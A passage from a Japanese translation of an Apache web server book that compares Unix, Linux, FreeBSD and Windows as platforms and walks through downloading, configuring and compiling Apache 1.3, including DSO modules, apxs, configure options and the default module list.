Unixの中から選ぶのであれば、ほとんどの場合は各種LinuxかFreeBSDのいずれかになるだろう。技術的な点では、どちらも問題ない。もし知り合いにこれらのOSのユーザがいて、その助力が得られ

るのなら、その人と同じOSにするとよい。Appleユーザなら、Mac OS Xを使うとよいだろう。Mac OS XのコアはUnixベースであり、Apacheも付属している。

各種LinuxとFreeBSDの違いはおもにライセンスの違いにあるので、オープンソースライセンスの内容で決めてしまってもよいだろう。

Linuxについての情報は、<http://www.linux.org>で入手できる。Linuxには160種類以上のディストリビューションが存在し、これらは無償または有償のパッケージ形式で入手することができる。Linuxは「Unixタイプ」のオペレーティングシステムと言われている。しかし、この言葉は、伝統的なUnix標準を常に改良してきたものであるが、常によい方向に改良されてきたわけではないという皮肉を込めて用いられることもある。

LinuxもApacheをサポートしている。また、ほとんどの標準的なディストリビューションはApacheを収録している。ただ、Configファイルのデフォルトでの位置はプラットフォームによって異なっている。LinuxではConfigファイルは通常/etc以下のどこかにあるはずだ。RedHat Linuxの場合、デフォルトでは/etc/httpd/confに置かれている。

FreeBSD（「BSD」は、FreeBSDの派生元であるカリフォルニア大学バークレイ校の「Berkeley Software Distribution」を意味する）に関する情報は、<http://www.freebsd.org>で入手できる。筆者らは長い間FreeBSDを使っており、これが最良の環境であると考えている。

<http://www.netcraft.com>の *What's that site running?* というページでは、あらゆるサイトについて色々と調べることができる。たとえば、<http://www.microsoft.com>を調べてみると、サーバの平均稼働日数（サーバの再起動間隔）はだいたい12日間であることがわかる。これは、もちろん自社のサーバを自社のオペレーティングシステムで稼働したうでのことだろう。同じくNetcraftの *Longest uptimes* というページでは、Unix上で動作している多くのApacheが1380日以上稼働していることを確認できる。1380日というのは筆者らが確認した時点での数字であるが、おそらくNetcraftが調査を始めてからずっとということだと思われる。ちなみに筆者の1人（Ben Laurie）はFreeBSDでサーバを稼働させているが、このFreeBSDは15年間で一度しか再起動していない。しかもその再起動は引越しの際に行ったものだ。

FreeBSDは、そのすべてを<http://www.freebsd.org/>から無料で入手できる。しかし筆者らとしては、数ドルを支払って、ソフトウェアが収められたCD-ROMまたはDVDとインストール方法が記載されたマニュアルを入手することをお勧めしたい。

FreeBSDでApache 2.0を稼働させる場合は、FreeBSD 4.x以降でないとApacheのスレッドサポートを利用できないことに注意してほしい。それより前のバージョンのFreeBSDはスレッドをサポートしておらず、Apacheを稼働させるには力不足である。

FreeBSDならCD-ROMから非常に簡単にインストールできるはずだ。しかし、初期状態では、あとで必要になるもののうちのいくつかはインストールされない。Perl、Emacs、そしてshより使いやすいシェル（*bash*や*ksh*がよいだろう）などだ。これらもCD-ROMに収録されているので、同時にインストールしてしまうとよいだろう。

1.7 Windowsは使えるか

Win32版Apacheのおもな問題は、セキュリティに関する事項であり、本質的には使用するオペレーティングシステムのセキュリティに依存している。残念ながら、Windows 95/98およびその後継のオペレーティングシステムにはこれといった有効なセキュリティ機能は備わっていない。Windows NT/2000の場合は、非常に多くのセキュリティ機能が用意されているが、それらはあまりドキュメント化されていないために理解するのが困難であり、また、さまざまな人々による議論、テスト、ハッキングといった、Unixのセキュリティを要塞しながらに鍛え上げて信頼できるものにしてきた手続きも経ていない。

Windowsの致命的な欠点は、Microsoft社がソースコードを公開していないために、コミュニティによるチェックを受けられないという点だ。フリーソフトウェアの性能が優れているのは、ソースコードが公開されていて、多くの人々の厳しい目にさらされているからだ。

Apacheの開発グループの見解では、Win32版はプレゼンテーション用のサイトを構築する場合などの簡単なテストに役立つとされている。しかし、実際のビジネスの場合には、公開して「悪い奴」の目にさらす前にUnix上に構築されたサイトに移した方が賢明だ。

1.8 Apacheのバージョン

本書第3版の執筆時点では、Apacheの安定バージョンは1.3.26となっている[†]。このバージョンではビルドシステムが改良されている（本章で後述）。Unix版、Windows版ともに完全な形としてのリリースであるようだ。Apache 2.0はすでにベータテストが終了し、正式版がリリースされている。Unixを使用していて、Apache 2.0で改良された多くの機能（ほとんどのウェブマスターにとって必須のものではない）を必要としないのであれば、バージョン1.3.x系の最新版を使うといいだろう。

1.8.1 Apache 2.0

Apache 2.0は、新しいメジャーバージョンである。新たな機能としては、マルチスレッド対応（マルチスレッドに対応しているプラットフォームのみ）、I/Oのレイヤー化（フィルタとも呼ばれる）、APIの合理化などがある。一般ユーザの立場から見ると大きな違いはないが、モジュール（本章で後述）の開発者なら、本書の「20章 Apache API」と「21章 Apacheモジュールの作成」にも反映されているように、かなり大きな変更が行われていることに気付くだろう。しかしApache 2.0で行われた改良は、現状を改良するためというよりも、将来を見据えたものだ。筆者らは、現在運営しているWebサイトを今すぐバージョン2.0に移行するつもりはないし、ほかの多くのサイトも同様だろう。実際、多くのサイトではいまだに、数年前に登場したバージョン1.2で足りているくらいである。しかし、バージョン1.2に関しては、セキュリティ上の理由からバージョン1.3にアップグレードした方がよいだろう。

[†] 監訳者注：監訳時点の最新バージョンは1.3.27

1.8.2 Apache 2.0とWin32

Apache 2.0は、Windows NT/2000/XPでも動作するように設計されている。バイナリのインストーラはx86プロセッサにのみ対応している。TCP/IPネットワークは必ずインストールされていなければならない。Windows NT 4.0を使う場合は、Service Pack 3または6をインストールする必要がある。Service Pack 4にはTCP/IPに不具合があるからだ。公開用のサーバとしてWindows 95/98を使うことはまったくお勧めできない。またApache 2.0はWindows 95/98では動作テストが十分に行われていない。詳細については、<http://httpd.apache.org/docs-2.0/platform/windows.html>を参照してほしい。

1.9 Apacheのインストール

Apacheのインストールには2通りの方法がある。オペレーティングシステムに対応した実行ファイルをダウンロードしてくるか、ソースコードを入手してコンパイルするかだ。どちらの方法がよいかは、使用するオペレーティングシステムによって異なる。

1.9.1 Unix版のApacheバイナリ

Apacheのコンパイルは後述するように決して難しい作業ではないが、使用するUnixに合ったコンパイル済みのバイナリを入手することもできる。本書の執筆時点では、以下のオペレーティングシステム（ほとんどはUnixとその変種）がサポートされている。最新情報は<http://httpd.apache.org/dist/httpd/binaries>で確認してほしい。

aix	aux	beos	bs2000-osd	bsdi
darwin	dgux	digitalunix	freebsd	hpux
irix	linux	macosx	macosxserver	netbsd
netware	openbsd	os2	os390	osf1
qnx	reliantunix	rhapsody	sinix	solaris
sunos	unixware	win32		

この方法は簡単だが、モジュールの構成を変更できないし、Unixの操作をする機会を逃してしまうことになる。Apacheのコンパイル操作は複雑だが、それ自体が楽しいし、初心者にとってはシステムに慣れる非常によい機会なので、ぜひやってみてほしい。

1.9.2 UnixでのApache 1.3.Xのメイク

最新のApacheのソースコードを<http://www.apache.org/>または適切なミラーサイトから入手しよう[†]。取得したファイルは圧縮されているはずだ。gzipで圧縮されている場合の拡張子は.gz、

[†] ソースコードは、ダウンロードで入手するのがいちばんよいだろう。すべてのバグ修正とセキュリティパッチの適用がなされた最新のバージョンを入手できるからだ。

compressで圧縮されている場合の拡張子は.Zになっている。Apacheのソースコードも含めて、Webで入手できるUnixのソフトウェアの大半はgzip（GNUの圧縮ツール）を使って圧縮されている。

ファイルを解凍すると、Apacheの.tarファイルによってサブディレクトリのツリーが作成される。新しい版でも同じようにサブディレクトリのツリーが作成されるので、FreeBSDマシン上にこれらが適切に格納できるディレクトリを作成する必要がある。私たちは、すべてのソースディレクトリを/usr/src/apache以下に格納した。そのディレクトリに移動したあと、<apachename>.tar.gzまたは<apachename>.tar.Zをコピーしよう。そして、.Z版ならuncompress、.gz版ならgunzip（またはgzip -d）を使って解凍する。

```
uncompress <apachename>.tar.Z
```

または

```
gzip -d <apachename>.tar.gz
```

tarに文句を言われないように、できあがったファイルが<apachename>.tarという名前になっていることを確認する。そうならない場合、次のように入力する。

```
mv <apachename> <apachename>.tar
```

ファイルを展開する。

```
tar xvf <apachename>.tar
```

最近のtarでは、次のように入力すれば解凍と展開を同時に行うこともできる。

```
tar xvfz <apachename>.tar.gz
```

SSL版のApache（「11章 セキュリティ」参照）を作るときに新しいソースが必要になるので、.tarファイルはそのまま残しておくこと。tarファイルを展開すると、apache_1.3.27のようなサブディレクトリが作成されるはずだ。

RedHat Linuxの場合は、.rpmパッケージでインストールすることになるので、次のように入力する。

```
rpm -i apache
```

Debianの場合は、次のように入力する。

```
apt-get install apache
```

次の作業は、ダウンロードしてきたソースファイルを `httpd` という実行ファイルにすることだ。しかしこの作業に入る前に、Apacheのモジュールについて説明しておく必要がある。

1.9.3 Unix版のモジュール

Apacheではさまざまな処理を行うことができるが、すべてのサイトですべての機能が必要なわけではない。また、必要な機能もそのすべてが常に必要なわけではない。機能が多くなればなるほど、実行ファイル (`httpd`) が肥大化していく。いくらRAMが安価になったからといって、実行ファイルのサイズを無視できるほどではない。Apacheは、ユーザリクエストが到着するたびに新しいプロセスを起動してリクエストを処理している。すべてのプロセスは同一の静的な実行コードを共有するが、各プロセスはそれぞれ専用の動的RAM領域を確保する必要がある。ほとんどの場合、各プロセスの持つRAMのサイズはそれほど大きくはないが、`mod_perl` (「17章 `mod_perl`」参照) を使う場合などは非常に大きなものになる。

そこでApacheでは、機能をモジュールとして分割し、実行ファイルに含めるモジュールをウェブマスターが選択できるようにすることでこの問題を解決している。本当に必要なモジュールだけを選択すれば、プログラムのサイズを大幅に小さくすることができる。

モジュールの実行ファイルへの組み込みは、2通りの方法で行うことができる。1つは、必要なモジュールを選択し、これらをコンパイルで永続的に組み込む方法である。もう1つは、DSO (Dynamic Shared Object) の仕組みを利用して実行中のApacheにモジュールをロードする方法だ。DSOというのは、WindowsにおけるDLL (Dynamic Link Library) のようなものだ。本書の第1版と第2版では、以下の理由からDSOを推奨していなかった。

- DSOは実験的なものであり、安定していない。
- Unixの基底のメカニズムはその種類によってまったく異なるため、DSOを利用できないプラットフォームも多く存在する。

しかし、今ではサポートされるプラットフォームもずっと多くなり、バグも修正されている。本書の執筆時点では、以下のオペレーティングシステムがサポートされている。

Linux	SunOS	UnixWare
Darwin/Mac OS	X FreeBSD	AIX
OpenStep/Mach	OpenBSD	IRIX
SCO	DYNIX/ptx	NetBSD
HPUX	ReliantUNIX	BSDI
Digital Unix	DGUX	

Ultrixはまったくサポートされていない。このリストにないオペレーティングシステムについては、*INSTALL*を参照してほしい。

DSOを使う理由としては、ほかにも以下のようなものがある。

- Webサイトはますます複雑になりつつあり、どうしてもDSOが必要になる状況が多々ある。
- RedHatなど一部のディストリビューションのApacheは、コンパイル時にモジュールを組み込まないで提供されている。
- Tomcat（「18章 mod_jservとTomcat」参照）など一部の有用なパッケージは、DSOとしてのみ提供されている。

しかし、DSOを使うことによって、新人ウェブマスターの負担が大きくなるのも事実である。まず、コンパイル時にDSOを作成し、実行時にDSOを起動しなければならない。そして、Configファイルは（ただでさえ容易なものではないのに）DSOのリストで膨れあがる。これによって、入力ミスが起こる可能性も高くなる。さらに、Apache 1.3.Xを使用している場合には、正しい順序でDSOを指定しなければならない（Apache 2.0では任意の順序で構わない）。

したがって、以下のケースに該当する場合以外はDSOを使用しないことをお勧めする。

- すべてのモジュールをDSOとして扱うコンパイル済みのApache（RedHatのものなど）を使用している場合。
- Tomcat（「18章 mod_jservとTomcat」参照）などのパッケージを使用するためにDSOのメカニズムを利用する必要がある場合。
- Webサイトの処理量が非常に多く、実行ファイルのサイズがパフォーマンスに大きな影響を与える場合。これは、実際にはほとんどあり得ないことだろう。筆者らの知る限り、あらゆるプラットフォームにおいて、コードはすべてのインスタンスで共有されるものだからだ。

いずれのケースにも当てはまらない場合は、DSOの使用は見合わせた方がよいだろう。

コンパイル時に組み込むモジュール

こちらの方法は簡単だ。必要なモジュールを選択するか、このあとで説明するいずれかの方法でデフォルトのリストを作成し、コンパイルすればよい。モジュールの組み込み方法については、このあとで詳しく説明する。

DSOモジュール

共有オブジェクトという形でDSOメカニズムを利用可能なApacheを作成するには、コンパイルプロセスで個別の実行コード、つまり共有オブジェクトを作成する必要がある。たとえば、筆者らの環境で言えば、`/usr/src/apache/apache_1.3.27/src/modules/standard/mod_alias.so`のようなファイルのことだ。

すべてのモジュールをDSOとする場合、コンパイル時に組み込むモジュールは、`core`と`mod_so`の2つだけになる。前者はApacheそのもので、後者はDSOのロードと実行を行うためのモジュールで

ある。

もちろん、2つの方法を組み合わせることもできる。たとえば、標準的なモジュールはコンパイルで組み込み、TomcatなどについてはDSOを使う、といったことも可能だ。

APXS

コンパイルによって`mod_so`をApacheに組み込むと（詳細は後述）、共有オブジェクト用に必要なフックをApacheの実行ファイル（`httpd`）に挿入できるようになる。このためには、必要なときに`apxs`というユーティリティを実行すればよい。

```
apxs -i -a -c mod_foo.c
```

上記のコマンドを実行すると、実行時に`mod_foo`にリンクできるようになる。実際の使用に関する詳細は、`man apxs`を実行してマニュアルページを参照するか、または<http://www.apache.org>で“`apxs`”をキーワードに検索してほしい。

`apxs`ユーティリティは、`configure`を使ってインストールを行った場合にのみ組み込まれる（本章の「1.10.1 全自動設定」を参照）。もし読者がバージョン1.3.24より前のApacheを使用しており、一度`configure`を行ったApacheを再度`configure`しようとしているのなら、`src/support/apxs`を削除する必要がある。これは、Apacheを再度メイクしたときに`apxs`が組み込まれるようにするためだ。また、Apacheも再度インストールする必要がある。これらのプロセスをすべて実行しないと、`apxs`を使う処理に失敗する可能性がある。

1.10 UnixでのApache 1.3.Xのビルド

Apacheのビルドは、「半自動の設定」と「全自動の設定」という2つの方法で行うことができる。どちらの方法でも、同程度のキーボード入力が必要になる。デフォルト設定のままで構わなければ、キーボード入力はごくわずかで済む。ビルドをカスタマイズするのであれば、必要な項目を指定するためにキーボード入力が必要になる。

どちらの方法でも、`Makefile`を作成するシェルスクリプトを使用する。そして`make`を実行すると、読者が指定した設定でApacheの実行ファイルがビルドされる。その後、実行ファイルをホームディレクトリにコピーするか（半自動の設定）、あるいは`make install`を実行して（全自動の設定）必要な各種ファイルを適切な場所に移動する。

2つの方法は、どちらでも選択できる内容に大した違いはない。しかし、筆者らが好むのは半自動の設定だ。なぜなら、こちらの方が歴史が古く[†]、確実性も高いからだ。また、半自動の設定では実際に行われている処理を把握できるし、前回行った処理を記録しておいてくれるので、いちいち覚えておこななくても同じ処理を繰り返すことができる。デフォルトの状態ではビルドするのであれば、全自動の設定の方が簡単だろう。ビルドをカスタマイズして、それをあとで繰り返せるようにしたい場合に

[†] 「新しい」というのは、コンピュータの世界では四文字言葉（侮蔑語）の一種である。

は、スクリプトを使ってビルドを行えばよい（スクリプトは多少大掛かりなものになるかもしれない）。また、複数のスクリプトを用意すれば、必要に応じてさまざまな設定でビルドを行うことができる。

1.10.1 全自動設定

Apache 1.3までは、Apacheパッケージを完全にシステムに依存しないでパッチ処理できるビルドとインストールの手順は用意されていなかった。Apache 1.3以降では、一番上のディレクトリに用意された`configure`スクリプトと`Makefile.tpl`というファイルによって、これが可能になった。この改良の目的は、GNUのAutoconfライクなフロントエンドにより以前の`src/Configure`の処理をパッチ化することにある。

ソースを展開したあと（本章で前述）、ビルドプロセスは最小で3つのコマンドを実行すれば終了する。これは、現在のほとんどのUnixソフトウェアでも同様だ。`./configure`を実行する前に、まずは`root`になっておこう。`root`以外のユーザでデフォルトのビルド設定を使用した場合（デフォルトは使用しないことをお勧めする）、サーバは8080番ポートで接続を待ち受け、デフォルトの80番ポートへのリクエストを拒否してしまう。

これについてはビルドプロセス中にも報告されるが、これはおそらく、多くの読者の意図に反する動作だろう。

```
./configure
make
make install
```

これらのコマンドを実行するとApacheのビルドおよびインストールが行われるが、このまま実行してしまう前に本書を読み進めることをお勧めする。実行したあとでやり直したい場合は、次のように入力する。

```
make clean
```

これにより、不要なファイルが削除される。次のコマンドで、ビルドおよびインストールで作成されたファイルも忘れずに削除すること。

```
rm -R /usr/local/apache
```

プログラミング経験のある読者ならわかるだろうが、`configure`ファイルは`Makefile`を作成するシェルスクリプトである。`make`コマンドは、`Makefile`を使ってさまざまなチェックを行い、コンパイラの変数を設定して、Apacheをコンパイルする。`make install`コマンドは、膨大な数のコンポーネントを適切な場所に配置する。この例では、デフォルトのApacheレイアウトで配置されるが、筆者らは、もう少し手を加えてGNUレイアウトで配置することをお勧めする。

ディレクトリレイアウトをどうしたらよいかわかっているなら、GNUレイアウトに従っておくとよい。

Apacheにはますます多くのサードパーティ製ソフトウェアが関わってくることになるし、GNUレイアウトを採用するベンダーが増えているので、このレイアウトを使うことで新しいパッケージを追加しやすくなる。

ここまでのモジュールに関する説明を念頭におき、さらに読者が`mod_proxy`をDSOとして利用すると仮定するならば、インストールは以下のように行う。

```
make clean
./configure --with-layout=GNU \
    --enable-module=proxy --enable-shared=proxy
make
make install
```

(\は、引数が次の行に続くことを意味している) `--enable-`コマンドを繰り返せば、必要なだけDSOモジュールを指定できる。

コンパイル時にすべてのDSO用のフックを組み込むのであれば、以下のようにすればよい。

```
./configure --with-layout=GNU --enable-shared=max
make
make install
```

`./configure...`の行の末尾に`--show-layout > layout`を追加し、この行を再度実行すると、ディレクトリレイアウトが`layout`ファイルに出力される。ここで、ちょっと注意が必要だ。先の一連の手順の中でこの行を実行する場合、`--show-layout`コマンドにより設定作業がオフになり、実際のビルド設定は作成されない。出力はファイルに書き込まれるので気付きにくいのだが、ここで`make`と`make install`を実行すると、前回の`./configure`で書き換えられた`Makefile`が使われる(まだ一度も`./configure`を実行していない場合は、デフォルト、つまり以前のApacheスタイルの設定でビルドが行われる)。これでは困るので、このコマンドを実行するのはインストールの完了後にしなければならない。

すべての処理が正常に終了したら、`/usr/local/sbin`に新しい実行ファイルがあるかどうかを確認しよう。`ls -l`コマンドを使ってタイムスタンプを調べ、このディレクトリにあるファイルが確かにビルドしたばかりのものであることを確認する。これは、ビルドを連続して行くとファイルが混在してしまうことがあるからだ。

```
total 1054
-rwxr-xr-x 1 root wheel 22972 Dec 31 14:04 ab
-rwxr-xr-x 1 root wheel 7061 Dec 31 14:04 apachectl
-rwxr-xr-x 1 root wheel 20422 Dec 31 14:04 apxs
-rwxr-xr-x 1 root wheel 409371 Dec 31 14:04 httpd
-rwxr-xr-x 1 root wheel 7000 Dec 31 14:04 logresolve
-rw-r--r-- 1 root wheel 0 Dec 31 14:17 peter
-rwxr-xr-x 1 root wheel 4360 Dec 31 14:04 rotatelog
```

layoutファイルを以下に示す（設定をまったく変更していない場合）。

Configuring for Apache, Version 1.3.26

+ using installation path layout: GNU (config.layout)

Installation paths:

```

    prefix: /usr/local
    exec_prefix: /usr/local
    bindir: /usr/local/bin
    sbindir: /usr/local/sbin
    libexecdir: /usr/local/libexec

    mandir: /usr/local/man
    sysconfdir: /usr/local/etc/httpd
    datadir: /usr/local/share/httpd
    iconsdir: /usr/local/share/httpd/icons
    htdocsdir: /usr/local/share/httpd/htdocs
    cgidir: /usr/local/share/httpd/cgi-bin
    includedir: /usr/local/include/httpd
    localstatedir: /usr/local/var/httpd
    runtimedir: /usr/local/var/httpd/run
    logfiledir: /usr/local/var/httpd/log
    proxycachedir: /usr/local/var/httpd/proxy

```

Compilation paths:

```

    HTTPD_ROOT: /usr/local
    SHARED_CORE_DIR: /usr/local/libexec
    DEFAULT_PIDLOG: var/httpd/run/httpd.pid
    DEFAULT_SCOREBOARD: var/httpd/run/httpd.scoreboard
    DEFAULT_LOCKFILE: var/httpd/run/httpd.lock
    DEFAULT_XFERLOG: var/httpd/log/access_log
    DEFAULT_ERRORLOG: var/httpd/log/error_log
    TYPES_CONFIG_FILE: etc/httpd/mime.types
    SERVER_CONFIG_FILE: etc/httpd/httpd.conf
    ACCESS_CONFIG_FILE: etc/httpd/access.conf
    RESOURCE_CONFIG_FILE: etc/httpd/srm.conf

```

この段階でhttpdのパスが通っているはずなので、フラグのうちの1つを付けてhttpdを実行して、その結果を見てみよう。たとえばhttpd -hと入力すると、以下のように表示される。

```
httpd: illegal option -- ?
```

```

Usage: httpd [-D name] [-d directory] [-f file]
        [-C "directive"] [-c "directive"]
        [-v] [-V] [-h] [-l] [-L] [-S] [-t] [-T]

```

Options:

```

-D name           : define a name for use in <IfDefine name> directives
-d directory      : specify an alternate initial ServerRoot

```

```

-f file           : specify an alternate ServerConfigFile
-C "directive"   : process directive before reading config files
-c "directive"   : process directive after reading config files
-v              : show version number
-V              : show compile settings
-h              : list available command line options (this page)
-l              : list compiled-in modules
-L              : list available configuration directives
-S              : show parsed settings (currently only vhost settings)
-t              : run syntax check for config files (with docroot check)
-T              : run syntax check for config files (without docroot check)

```

`httpd -l`は便利なフラグで、これを指定するとコンパイル時に組み込まれたモジュールを一覧表示できる。

Compiled-in modules:

```

http_core.c
mod_env.c
mod_log_config.c
mod_mime.c
mod_negotiation.c
mod_status.c
mod_include.c
mod_autoindex.c
mod_dir.c
mod_cgi.c
mod_asis.c
mod_imap.c
mod_actions.c
mod_userdir.c
mod_alias.c
mod_access.c
mod_auth.c
mod_so.c
mod_setenvif.c

```

これは、`mod_alias`だけをDSOとしてビルドした結果だ。そのほかのモジュールは、すべてコンパイルで組み込んでいる。この中に`mod_so`というモジュールがあるが、これは共有オブジェクトを扱うためのモジュールだ。コンパイルされた共有オブジェクトは、`.so`ファイルとして`/usr/local/libexec`に格納される。

`/usr/local/etc/httpd/httpd.conf.default`ファイルを見てみると、Apacheの全容を説明するかのよう
に大量の情報が含まれていることがわかる。本書の残りの部分では、これと同じ情報をより詳しく、
かつ、わかりやすく説明している。したがって、読者はこのファイルを真剣に読む必要はない。ただ
し、このファイルに含まれるDSOを起動するために必要なディレクティブのリストは、DSOを使うつ
もりならば後で必要になる。

`/usr/src/apache/apache_XX`ディレクトリには、`INSTALL`と`README.configure`が格納されているので、どちらも前もって読んでおくべきだ。

1.10.2 半自動のビルド設定

まず、展開したダウンロードファイルのトップディレクトリ（筆者らの場合は`/usr/src/apache/apache1_3.27`）に移動して、`README`に目を通そう。このファイルにApacheのコンパイル方法が書いてある。それによれば、最初にすべきことはサブディレクトリ `src` の `INSTALL`を読むことである。この先の手順に進むにはANSI C準拠のコンパイラが必要になる。ほとんどのUnixには適切なコンパイラが付属しているが、もしそうでなければGNUの`gcc`を入手するとよいだろう。

ベータ版をダウンロードした場合には、まず`../src/Configuration.tmpl`を`Configuration`としてコピーする。次にすべきことは`Configuration`を適切に編集することだ。ファイルの全体はインストールキットのAppendix Aの中にある。`Configure`というスクリプトは、`Configuration`と`Makefile.tmpl`を使ってインストールするマシンの環境に合った`Makefile`を作成する（直接`Makefile`を編集してはいけない。変更しても、次回`Configure`を起動したときにその変更は無効になってしまう）。

`Configuration`ファイルを編集する必要があるのは、永続的に組み込むモジュールを選択する場合だけだ（次節を参照）。`Configuration`を編集する代わりに、コマンドラインから指定することもできる。`Configuration`は、Unixのバージョン、使用するコンパイラ、コンパイラのフラグなどを自動的に検出する。私たちが使用したFreeBSDでは、まったく問題なく設定が完了した。

`Configuration`は、以下の5つの要素からなっている。

- `#`で始まるコメント行。
- `Rule`という語で始まるルール。
- `Makefile`に挿入されるコマンド（特定の文字や語では始まらない）。
- `AddModule`で始まるモジュール選択行。コンパイルして有効にするモジュールを指定する。
- `%Module`で始まるオプションモジュール選択行。コンパイルはするが、適切なディレクティブが発行されるまで有効にはしないモジュールを指定する。

さしあたっては、コメントを読み、場合によっては先頭の`#`を取り除いたり、逆に`#`を付けてコメントアウトしたりするくらいだろう。ほとんどのオプションモジュールはコメントアウトされている。

1.10.3 モジュールの選択

モジュールを組み込むには、`Configuration`ファイルの該当行のコメントを外せばよい。たくさんのモジュールを組み込むことによる唯一の欠点は、バイナリのサイズが大きくなり多少パフォーマンスが低下することだ[†]。

デフォルトの`Configuration`ファイルでは、以下に示したモジュールが組み込まれる。標準Win32

[†] モジュールが注意深く作成されているなら、そのモジュールを`httpd.conf`ファイル内で有効にしない限り、パフォーマンスにはほとんど影響しないはずだ。

DLLとして用意されているモジュールは“WD”というマークによって示してある。最終的なリストは以下のとおりだ。

AddModule modules/standard/mod_env.o

CGIスクリプトに渡す環境変数を設定する。

AddModule modules/standard/mod_log_config.o

ログを記録するときの設定を判別する。

AddModule modules/standard/mod_mime_magic.o

ファイルのタイプを判別する。

AddModule modules/standard/mod_mime.o

ファイルの拡張子をコンテンツタイプにマッピングさせる。

AddModule modules/standard/mod_negotiation.o

Acceptヘッダによりコンテンツを選択する。

AddModule modules/standard/mod_status.o (WD)

サーバーのステータス情報を返す。

AddModule modules/standard/mod_info.o

設定情報を返す。

AddModule modules/standard/mod_include.o

SSIステートメントを処理する。

AddModule modules/standard/mod_autoindex.o

インデックスファイルのないディレクトリのインデックスを作成する。

AddModule modules/standard/mod_dir.o

ディレクトリおよびディレクトリのインデックスファイルに対するリクエストを扱う。

AddModule modules/standard/mod_cgi.o

CGIスクリプトを実行する。

AddModule modules/standard/mod_asis.o

.asisファイルタイプを実装する。

AddModule modules/standard/mod_imap.o

イメージマップを実行する。

AddModule modules/standard/mod_actions.o

CGIスクリプトが特定のファイルタイプに対するハンドラとして働くように設定する。

AddModule modules/standard/mod_spelling.o

リクエスト中によくみられるスペルミスを修正する。

AddModule modules/standard/mod_userdir.o

ユーザ名と共通プレフィックスからリソースディレクトリを選択する。

AddModule modules/proxy/libproxy.o

Apacheがプロキシサーバとして動作できるようにする。不要な場合はコメントアウトすること。

AddModule modules/standard/mod_alias.o

単純なURL変換とリダイレクションを提供する。

AddModule modules/standard/mod_rewrite.o (WD)

指定されたルールによりリクエストされたURLをリライトする。

AddModule modules/standard/mod_access.o

アクセス制御を提供する。

AddModule modules/standard/mod_auth.o

認証制御を提供する。

AddModule modules/standard/mod_auth_anon.o (WD)

Anonymous FTPスタイルのusername/password認証を提供する。

AddModule modules/standard/mod_auth_db.o

パスワードデータベースを管理する。*mod_auth_dbm.o*で代替可能。

AddModule modules/standard/mod_cern_meta.o (WD)

CERN Webサーバ互換のメタ情報ファイルを実装する。

AddModule modules/standard/mod_digest.o (WD)

HTTPダイジェスト認証を実装する。他の認証モジュールよりセキュアである。

AddModule modules/standard/mod_expires.o (WD)

リソースにExpiresヘッダを適用する。

AddModule modules/standard/mod_headers.o (WD)

任意のHTTP応答ヘッダを設定する。

AddModule modules/standard/mod_usertrack.o (WD)

cookieを使ってユーザを追跡する。cookieは必須ではない。

AddModule modules/standard/mod_unique_id.o

各ヒットに対するIDを生成する。すべてのシステムで動作するわけではない。

AddModule modules/standard/mod_so.o

モジュールを実行時にロードする。実験モジュール。

AddModule modules/standard/mod_setenvif.o

リクエストのヘッダフィールドにもとづいて環境変数を設定する

AddModule modules/standard/mod_vhost_alias.o

バーチャルホスト名やIPアドレスをディレクトリ名にマップする。

以下に、コメントアウトしたモジュールと、その理由を示す。

AddModule modules/standard/mod_log_agent.o

CERNの後方互換モジュールで、ここでは不要。

AddModule modules/standard/mod_log_referer.o

CERNの後方互換モジュールで、ここでは不要。

```
# AddModule modules/standard/mod_auth_dbm.o
```

このモジュールと `mod_auth_db.o` は同時に組み込むことはできない。このモジュールは Win32 では動作しない。

```
# AddModule modules/example/mod_example.o
```

APIのテスト用モジュール（「20章 Apache API」参照）。

以上がApacheグループによって承認され、サポート対象になっている「標準」Apacheモジュールだ。これ以外にも利用可能なモジュールは多数ある（<http://modules.apache.org>を参照）。

上のリストで `mod_auth_db.o` と `mod_auth_dbm.o` の両方に言及したが、これらは同等な機能を提供するモジュールであり、同時に組み込むことはできない。

本書は実験的に記述されたモジュールは組み込まなかった。本書で紹介しているディレクティブと、Apacheを `-h` フラグ付きで実行したときに得られるディレクティブのリストとが異なる場合は、本書の出版後に実験的モジュールのステータスから外れた例外的なモジュールがあるためと考えられる。

Apacheの設定スクリプトを記述する際には、`IfModule`ディレクティブを使うことでモジュールが組み込まれているかどうかを判別できる。これにより、実際にはどのようなモジュールが組み込まれているかに関係なく、(Apacheの読み込み時に) エラーが発生しないConfigファイルを記述できる。たとえば、設定可能なログ記録を行うモジュールが有効かどうかを識別するには以下のように記述する。

```
...
<IfModule mod_log_config.c>
  LogFormat "customers: host %h, logname %l, user %u, time %t, request %r,
status %s, bytes %b"
</IfModule>
...
```

1.10.4 共有オブジェクト (DSOモジュール)

この方法で共有オブジェクトを有効にしたい場合は、*Configuration* ファイル内の説明を参照してほしい。基本的には、以下の作業を行う必要がある。

1. 該当する行のコメントを解除して、`mod_so` を有効にする。
2. 既存の `AddModule <path>/<modulename>.o` の末尾の `.o` を、`.so` に変更する。もちろん、必要に応じてパスも正しいものに変更しなければならない。

1.10.5 Configurationの設定とルール

ほとんどのApacheユーザにはこの説明は特に必要ないだろう。しかし、以下の行に値を指定することで、特別なコンパイラフラグ（最適化コマンドなど）、ライブラリのディレクトリ、インクルードファイルのディレクトリなどを指定できる。

```
EXTRA_CFLAGS=
EXTRA_LDFLAGS=
EXTRA_LIBS=
EXTRA_INCLUDES=
```

*Configure*は、使用しているオペレーティングシステムやコンパイラの推測を試みるので、問題が起った場合以外は、以下の行のコメントを外して値を指定する必要はない。

```
#CC=
#OPTIM=-O2
#RANLIB=
```

Configuration ファイルのルール構文を使用すれば、設定に付随するいくつかの問題を回避できる。ルール構文のシンタックスは次の通り。

```
Rule RULE=value
```

*value*が取りうる値には以下のものがある。

yes

*Configure*は要求された通りにルールを適用する。

default

*Configure*にルール適用の可否を判断させる。

*value*に上記以外の値を指定すると無視される。

*RULE*に指定できる値は以下の通り。

STATUS

*yes*を指定し、*Configure*がステータスモジュールを使用すると決定した場合は、完全なステータス情報が有効になる。ステータスモジュールが組み込まれなかった場合は、*yes*の効果は無効になる。デフォルトでは*yes*に設定される。

SOCKS4

